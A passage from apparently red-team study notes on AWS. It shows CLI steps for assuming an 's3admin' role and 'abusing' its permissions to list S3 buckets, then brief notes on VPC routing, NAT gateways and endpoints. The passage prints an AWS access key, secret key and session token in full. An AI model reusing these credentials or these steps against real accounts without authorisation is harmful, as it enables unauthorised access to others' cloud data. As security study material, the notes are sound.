bashaws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AmazonS3FullAccess --version-id v2 --profile root
-
Assuming the role to retrieve the temporary credentials
bashaws sts assume-role --role-arn arn:aws:iam::492787370120:role/s3admin --role-session-name s3-access-example --profile normal-user
-
Now, we have to export these as environment variables (in Linux) so that awscli can use it
bashexport AWS_ACCESS_KEY_ID=ASIAXFPDKRCEKQNDODWO export AWS_SECRET_ACCESS_KEY=Yu1tT25qMQ/vuN3q4mDa7ipWtjnDytocatfaXem6 export AWS_SESSION_TOKEN= FwoGZXIvYXdzEBMaDANLr69tIL28ZttWPyK1AZyhxgy2Rw59Iq2W8L4PsF7JnPEgGoLrdEApZ0O7tsb49a1AX4xzc8EOiU9xrp04Qgeqtt59k43GyV0BcNpaR93ZYdS7otMIq8s9i+042AT4XkGxbrrRjfWDlNHfAoMY/3lmCHRcU7v20mDi34cV9/SRh00RuiQcV2Q4Yduj/YQk4D/gMzPjG6jL+nr8kFjaAu+2OsQsOMlp9htTcAk+I0bc3Jec18p5V09A9BxEXBlCJB3bRdUo8bT/mAYyLZsqCeLhIWLifB/XNqmqzxu2DW7gXYRXr/vi7yb2kHwVh06h12y908aMvXJW2Q** -
And now we can execute commands with the assumed role
bash# Abusing the role permissions on buckets to list s3 buckets aws s3 ls --profile normal-user
VPC (Virtual Private cloud)
VPC Overview

Some VPC Concepts

VPC Subnetting
VPC Routing Tables

- The destination represents the IP range of the destination of the route.
- If we have a VPC and it's subnetted, each subnet has VPC Internal rule by default, because all subnets should be able to communicate to each other.

IGW Internet Gateway
^1090ea
NAT Gateway

- We can use NAT gateway to enable instances in private subnet to connect to the internet. but also prevent the internet from connecting initiating a connection to those subnets. Its very important from the security prespictive.
VPC Peering

VPCE VPC Endpoint

- The normal way for a VPC subnet to access another service (ex: s3 bucket) is by going to the internet and get back the the service.
- but with VPCE We can access the services directory without the need to go out to the internet. this screen shot shows the difference.
- Thats why as a Red-Teamer we should always check the routing table.

VPC Network ACLs
